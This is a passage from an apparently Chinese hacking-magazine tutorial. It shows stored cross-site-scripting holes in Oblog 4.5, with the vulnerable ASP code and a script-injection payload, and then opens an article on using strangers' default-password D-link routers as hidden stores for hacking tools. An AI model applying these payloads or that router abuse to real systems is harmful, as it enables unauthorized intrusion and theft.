


图 5

好了，分类就添加完了，现在我们来看看跨站的效果，打开“相册管理”，怎么样，跨站的代码执行了吧，如图5。

我们到首页看看吧，怎么样，跨站代码在首页成功执行了，如图6。




图 6

兴趣上来了吧！我们再看第三个跨站点，这个跨站点存在于user_team.asp和manager/m_team.asp文件中。在Oblog4.0的时候我在官方测试成功了，后来官方在3月7号发布了补丁，本以为漏洞在4.5不会存在，谁知竟然更严重！我们来看漏洞代码：

user_team.asp文件中部分代码如下：

```
……省略部分代码……
ico = Trim(Request.Form("ico"))
……省略部分代码……
rs.AddNew
```

```
    rs("t_name")=name
    rs("t_ico")=ico
    rs("joinlimit")=t1
    rs("joinscores")=t2
        省略部分代码
    rs.Update
    rs.Close
    rs.Open "select Max(teamid) From oblog_team Where
createrid=" & oblog.l_uid
    tid=rs(0)
    rs.Close
        省略部分代码

    manager/m_team.asp文件部分代码如下：

        省略部分代码
    <%=rs("t_ico")%>   //t_ico变量即刚才的变量ico
        省略部分代码
```

看到了吧，变量ico没做任何过滤就丢进数据库去了，显然漏洞存在！现在我们再来测试一下。打开“圈子”选项，选择里面的“创建新圈子”，在弹出的表单中的“外部调用”框里输入跨站代码“"><script>alert(1)</script><"”，然后点击“确认提交”。好了，我们进入内容管理后台的“圈子管理”看看，怎么样，跨站代码执行了吧，如图7。




图7

我们再去首页看看，代码也成功执行了，如图8。




图8

很多人都觉得跨站是一些没用的小漏洞而已。其实，跨站的危害是非常大的，就看你是否懂得利用罢了！建议大家多去一些讨论脚本安全的论坛学习一下。好了，Oblog的XSS漏洞就写到这里了，如果大家还有什么问题的话，可以到X的论坛来找我，我的ID是落叶纷飞。

（文章中涉及到的工具URL数据解码器已经收录在光盘中）

把D-link网络设备打造成我们的兵器库

Mickey

最近接触的D-link设备比较多，发现它的操作和Cisco设备很相似。记得以前扫描ADSL密码充Q币的时候就发现好多的家庭ADSL路由器是D-link牌子的。ADSL帐号现在在部分地区不能混用了，Q币充值貌似也需要ADSL对应的电话号码了。可现在网络上具有默认密码的D-link牌ADSL路由器还有好多，我们还可以利用它们发挥余热，来做为我们的黑软兵器库使用。




图1

把黑软存放到网络设备上，有两个显而易见的好处：一是保留的时间长，如果存放在肉鸡上，肉鸡一格式化，你的黑软就没有了，而一般的家庭用户很少关心自己的ADSL路由器。二是存放到网络设备上的黑软不会被查杀。我还没有见过哪个ADSL路由器上安装杀毒软件的，也根本无法安装。至于缺点，只有一个，就是容量太小了！家庭常用的D-link牌的ADSL路由器通常只有12M左右的空闲空间。




图2

